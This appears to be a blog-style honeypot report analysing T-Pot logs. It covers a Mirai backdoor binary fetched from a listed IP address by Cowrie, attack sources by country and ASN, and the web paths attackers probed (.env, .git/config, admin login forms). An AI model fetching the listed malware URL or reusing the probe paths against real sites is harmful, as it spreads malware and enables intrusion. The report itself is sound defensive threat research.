Cowrie - Top URI Downloads

Filename	T-Pot Path (/data/cowrie/downloads)	Count
http://171.22.136.15/mips	dl/d4d8cbf1a0b4a7617b6f3a7ced737c123ed3a3da20192862a84c1f6f7dc75edf	1

It appears that this URL downloads:



mips(1)
Completed — 42.3 KB


Show all downloads

Unable to connect

An error occurred during a connection to 171.22.136.15.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.

Try Again



```
ubuntu-main@ubuntu-main:~/Downloads$ file mips
mips: ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically link
ed, stripped
```

An ELF 32-bit MSB executable MIPS MIPS-I version 1 file is an executable binary file that contains machine code and is designed to run on systems that use the MIPS (Microprocessor without Interlocked Pipelined Stages) instruction set architecture. It's likely this type of file was used because the malicious code could be embedded within the binary file, making it difficult for security software to detect and analyze the malware. Case in point, the URL when I ran it through a website checker came back without results. Note: When inspecting these types of files, quarantine any systems using it to prevent pivot attacks, I ran mine in my Ubuntu VM and powered it off right after.


Trojan Inspection:

Trojan[Backdoor]/Linux.Mirai.ef is a specific strain of malware that is designed to infect and take control of Linux-based devices such as routers, cameras, and Internet of Things (IoT) devices. It is classified as a backdoor Trojan, meaning that it creates a "backdoor" or a secret entry point on the infected device that allows remote access to an attacker.

Once it infects a device, Linux.Mirai.ef communicates with a command-and-control (C&C) server to receive instructions and updates from the attacker. The malware is capable of downloading and executing additional payloads on the infected device, such as other malware or tools used for conducting cyberattacks.

The primary purpose of Linux.Mirai.ef is to recruit the infected device into a botnet, which is a network of compromised devices that are controlled by an attacker. These botnets can be used for a variety of malicious activities, including launching Distributed Denial of Service (DDoS) attacks, spreading spam, or stealing sensitive information.

It's likely this attacker tried to download this malicious file once gaining access to the honeypot to try to further exploit this machine at a later time while remaining undetected.




VIRUSTOTAL

Popular threat label ⓘ trojan.linux/mirai Threat categories trc Family labels linux

Security vendors' analysis ⓘ Do you want to automate checks?

Antiy-AVL	Trojan[Backdoor]/Linux.Mirai.ef
Arcabit	Trojan.Linux.Generic.D255F
Avast	ELF:Mirai-BQX [Trj]
Avast-Mobile	ELF:Mirai-CBE [Trj]
AVG	ELF:Mirai-BQX [Trj]
Avira (no cloud)	LINUX/Mirai.myvkk
BitDefender	Trojan.Linux.GenericKD.9567
BitDefenderTheta	Gen:NN.Mirai.36344
ClamAV	Unix.Trojan.Mirai-9941763-0
Cynet	Malicious (score: 99)
DrWeb	Linux.Siggen.9999
Emsisoft	Trojan.Linux.GenericKD.9567 (B)
eScan	Trojan.Linux.GenericKD.9567
Fortinet	ELF/Mirai.BPD!tr
GData	Trojan.Linux.GenericKD.9567
Google	Detected
Ikarus	Trojan.Linux.Mirai
Kaspersky	HEUR:Backdoor.Linux.Mirai.ef
Lionic	Trojan.Linux.Mirai.K!c
MAX	Malware (ai Score=81)
McAfee-GW-Edition	Artemis!Trojan
Microsoft	Trojan:Linux/Multiverze
Rising	Backdoor.Mirai/Linux!8.13285 (CLO…




Cowrie - Top Downloads


Filename	T-Pot Path (/data/cowrie/downloads)	Count
xinetd	dl/b555e7abe84c652e13a7edaca92a404cff586e062a61283e02758389d7f85dbd	1
xinetd	dl/b9e643a8e78d2ce745fbe73eb505c8a0cc49842803077809b2267817979d10b0	1


These two downloads originated from India and Bulgaria, one of them interestingly from AS 16509, an Amazon Inc.

Xinetd is a daemon that acts as a service manager, controlling the launching of services on Unix and Linux systems. It listens for incoming network connections and launches the appropriate service, making it a valuable tool for system administrators. Attackers may attempt to exploit vulnerabilities in the xinetd service or its configuration files to gain unauthorized access, escalate privileges, or launch further attacks, highlighting the importance of keeping xinetd and other services properly configured and up-to-date.


Tanner








Most attacks occurred at 8 am, 4 pm, 8 pm on Saturday and 12 pm, 2 pm on Sunday.



Most Tanner attacks came from the US, Ukraine, Eastern Europe, Netherlands.




It is noteworthy that most of the source IPs are recognized attackers, accounting for 78% of the total. The remaining portion is composed of mass scanners (19%) and tor exit nodes (3%). Interestingly, some attacks were traced back to TOR nodes, which is a protocol that anonymizes the user's identity.


Here are the top 10 countries by percentage of attacks:

1. United States, 121 (48%)
2. Ukraine, 75 (30%)
3. Netherlands, 13 (5%)
4. Bulgaria, 12 (5%)
5. Romania, 11 (4%)
6. Belgium, 7 (3%)
7. Canada, 5 (2%)
8. Germany, 5 (2%)
9. China, 2 (1%)
10. India, 2 (1%)

There have been several attacks originating from Ukraine, and it is unclear whether they are coming from the side controlled by Russia, or the side controlled by Ukraine.




Bulgaria 8 pm
US 4 pm, 2 pm
Ukraine constant
Romania 12pm



These are different hostnames or IP addresses, which are used to identify specific locations on the internet.

54.157.231.174 is an IP address, which belongs to an Amazon Web Services (AWS) server.
54.157.231.174:80 is the same IP address, but with the port number 80 specified. This indicates that the server is listening for connections on that specific port. Port 80 is the default port for HTTP traffic, which means that this server is likely hosting a website.
yes.bet, newtoki221.com, noonoo33.tv, and opgani11.com are all domain names. Domain names are human-readable versions of IP addresses. When you type a domain name into your web browser, your computer looks up the IP address associated with that domain name and connects to the server at that IP address.
127.0.0.1:80 is a special IP address that always refers to the local computer itself. It's commonly used for testing and development purposes. When 127.0.0.1 is followed by :80, it means that there is a server running on the local computer that is listening for connections on port 80.

69% GET Method
28% POST Method
3% HEAD Method


Tanner HTTP Method Pie - Top 10


Tanner HTTP Encoding Pie
HTTP encoding methods for content compression. These methods are used to compress web content before sending it to the client to reduce the amount of data transferred and improve loading times. The encodings you mentioned are:

gzip: Gzip (GNU zip) is a popular and widely supported compression algorithm. It reduces the size of data transmitted by compressing it using the DEFLATE algorithm, which combines the LZ77 compression algorithm with Huffman coding.

deflate: Deflate is another compression method based on the combination of LZ77 and Huffman coding. However, it's used less frequently than gzip due to compatibility issues with some browsers and servers.

identity: Identity encoding is essentially a no-op encoding, meaning that no compression is applied. It is used when no compression is desired or when the client does not support any of the available compression methods.

br: Brotli (br) is a newer compression algorithm developed by Google. It provides better compression ratios than gzip and deflate while maintaining comparable decompression speed. Brotli has been gaining support in modern browsers and servers.



headers.accept	Count
gzip, deflate	175
gzip	30
identity	8
deflate, gzip, br	1

When specifying multiple encoding methods, they are usually listed in order of preference. In your question, you have three separate combinations:

"gzip, deflate": This preference list indicates that the client supports both gzip and deflate compression methods, with gzip being the preferred method.


"gzip, identity, deflate": This list indicates that the client supports gzip, no compression (identity), and deflate. Gzip is the preferred method, followed by no compression, and finally deflate.

"gzip, br": This preference list shows that the client supports gzip and Brotli compression methods, with gzip being the preferred method.

The server will typically choose the best supported compression method based on the client's preference list, taking into account both compatibility and compression efficiency.


The Top 6 ISPs are from:

1. Avaya Inc. (US)
2. Private Agrofirm Shid (Ukraine)
3. VolumeDrive (US)
4. Microsoft Corporation (US)
5. IP Volume inc (Seychelles)
6. iTecom bvba (Belgium)



Attacker AS/N - Top 10 - Dynamic

AS	ASN	Count
18676	Avaya Inc.	56
209941	Private Agrofirm Shid	52
46664	VolumeDrive	21
8075	Microsoft Corporation	10
202425	IP Volume inc	9
29529	iTecom bvba	7



URI	Count
/	127
/.env	73
/.git/config	7
/favicon.ico	4
/_profiler/phpinfo	3
/assets/msapplication-tile-1196ec67452f618d39cdd85e2e3a542f76574c071051ae7effbfde01710eb17d.png	3
/debug/default/view?panel=config	3
/assets/favicon-7901bd695fb93edb07975966062049829afb56cf11511236e61bcf425070e36e.png	2
/boaform/admin/formLogin	2
/config.json	2

Tanner Honeypot discovered a list of URIs that could potentially expose sensitive information or vulnerabilities within a web application. Some of these URIs are:

1. **/** - Refers to a website's root directory or home page. While it is typically not sensitive itself, it is essential to follow best practices for securing web applications, as it serves as the entry point for users and potential attackers.
2. **/.env** - A file containing environment variables, possibly including sensitive data like API keys and database credentials.
3. **/.git/config** - A Git configuration file, which could expose sensitive repository information or contributor details.


4. **/favicon.ico** - A website's favicon, usually not sensitive.


5. **/_profiler/phpinfo** - Related to a PHP profiler or debugging tool, possibly exposing server environment details or application internals.
6. **/assets/msapplication-tile-1196ec67452f618d39cdd85e2e3a542f76574c071051ae7effbfde01710eb17d.png** - An image asset, typically not sensitive.
7. **/debug/default/view?panel=config** - Possibly related to a debugging or profiling tool, potentially exposing sensitive configuration or application data.
8. **/assets/favicon-7901bd695fb93edb07975966062049829afb56cf11511236e61bcf425070e36e.**png - Another image asset, likely not sensitive.
9. **/boaform/admin/formLogin** - An admin login form, which could be a target for attacks if not properly secured.

10. **/config.json** - A JSON configuration file, potentially containing sensitive information or configuration data.

To ensure the security of web applications, implement proper access controls, authentication, and security measures, including HTTPS, sanitizing user input, setting appropriate content security policies, and keeping software up to date. These are likely reconnaissance inputs searching for vulnerable webpages not protected by access control.


Adbhoney



